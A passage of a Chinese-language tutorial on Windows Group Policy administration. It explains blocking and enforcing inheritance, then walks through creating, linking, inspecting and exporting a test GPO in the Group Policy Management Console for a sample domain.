- 对于计算机配置和用户配置，机器先应用计算机配置策略，然后应用用户配置策略。如果两者之间有冲突，则优先处理计算机配置策略。也就是说，组策略优先级：计算机配置策略 > 用户配置策略。

1. 阻止继承

默认情况下，组策略是支持继承的，组策略默认设置为自动继承父容器的策略。但是，域管理员也可以手动阻止子容器继承来自父容器的组策略。

如图所示，选中 Domain Controllers，右键——>阻止继承(B)。






2. 强制继承

默认情况下，组策略是支持继承的，组策略默认设置为自动继承父容器的策略。但是，如果子容器的策略和父容器的策略发生冲突的话，则不会应用父容器的策

略。如果需要应用父容器的策略，需要域管理员手动进行强制继承。即使已经部署了阻止继承，点击了强制继承后，子容器也会强制应用父容器的策略。


如图所示，选中 Default Domain Controllers Policy 组策略，右键——>强制(N)。



组策略的管理

域管理员通过组策略管理控制台(GPMC, Group Policy Managment Console)进行组策略的新建、查看、编辑、删除等操作。

如图所示, 运行 gpmmc.msc 命令打开组策略管理控制台。



如图所示, 即可看到组策略管理页面。




1. 新建组策略对象


有两种方法创建组策略对象：

\1) 一种是先创建组策略对象，然后将其应用到部署组策略的站点(site)、域(domain)或组织单位(OU)。

如图所示，右键组策略对象——>新建(N)，建立一个组策略对象。



然后在需要部署组策略的站点(site)、域(domain)或组织单位(OU)右键——>链接现有 GPO(L)，然后选择需要链接的 GPO 即可。如图所示：




\2) 另一种方法是直接右键需要部署组策略的站点(site)、域(domain)或组织单位(OU)，然后点击在这个域中创建 GPO 并在此处链接(C)即可。如图所示：




注：建议使用第二种方法创建 GPO 组策略对象

我们现在使用第二种方法在技术部 OU 组织单位下新建一个名为 test 的组策略对象。

如图所示，打开组策略管理控制台，找到技术部 OU。然后右键——>在这个域中创建 GPO 并在此处链接(C)。



名称我们填 test，然后确定即可。如图所示：



新建 GPO

名称(N):


test

源 Starter GPO(S):

(无)

确定 取消


然后我们可以看到组策略对象下多了一个名为 test 的组策略对象。并且在技术部 OU 下也多了一个名为 test 的组策略对象的快捷方式。如图所示：



2. 查看组策略对象

我们选中组策略对象，可以在右边看到该组策略对象的一些信息。

如图所示，查看 test 组策略对象的作用域，可以看到该组策略对象的作用位置是 xie.com/技术部。安全筛选区域，显示的是 Authenticated Users 组，意思是只要经过身份验证的用户都可以应用组策略。WMI 筛选区域，则是设置组策略的过滤条件。利用 WMI 筛选，可以指定让某些符合条件的计算机或用户应用组策略，而不符合条件的不应用组策略。



如图所示，查看 test 组策略对象的详细信息，可以查看到该组策略对象的所有者以及组策略对象的 GUID、组策略对象的状态等信息。

test

作用域

详细信息

设置

委派

域:

xie.com

所有者:

Domain Admins (XIE\Domain Admins)

创建时间:

2021/10/7 13:19:18

修改时间:

2021/10/7 13:19:18

用户版本:

0 (AD), 0 (SYSVOL)

计算机版本:

0 (AD), 0 (SYSVOL)

唯一 ID:

{161D3955-C2A1-4D99-835A-7DA23045DA3F}

GPO 状态(S):

已启用

注释:

如图所示，查看 test 组策略对象的设置，可以以图形化方式查看该组策略的一些设置。

test

作用域 详细信息 设置 委派

test
数据收集时间: 2021/10/7 13:23:53

常规

详细信息

域	xie.com
所有者	XIE\Domain Admins
创建时间	2021/10/7 13:19:18
修改时间	2021/10/7 13:19:18
用户修订	0 (AD), 0 (SYSVOL)
计算机修订	0 (AD), 0 (SYSVOL)
唯一的 ID	{161D3955-C2A1-4D99-835A-7DA23045DA3F}
GPO 状态	已启用

链接

位置	强制	链接状态	路径
技术部	否	已启用	xie.com/技术部

此列表只包括 GPO 的域中的链接。

安全筛选

此 GPO 内的设置只应用于下列组、用户和计算机:


名称
NT AUTHORITY\Authenticated Users

委派


这些组 and 用户拥有此 GPO 的指定权限

名称	允许的权限	继承
NT AUTHORITY\Authenticated Users	读取(从安全筛选)	否
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS	读取	否
NT AUTHORITY\SYSTEM	编辑设置、删除、修改安全性	否

如图所示，我们也可以直接选中组策略，右键——>保存报告(S)，将组策略的设置导出成 htm 文件。



然后用浏览器打开该 htm 文件即可查看该组策略的信息，如图所示：



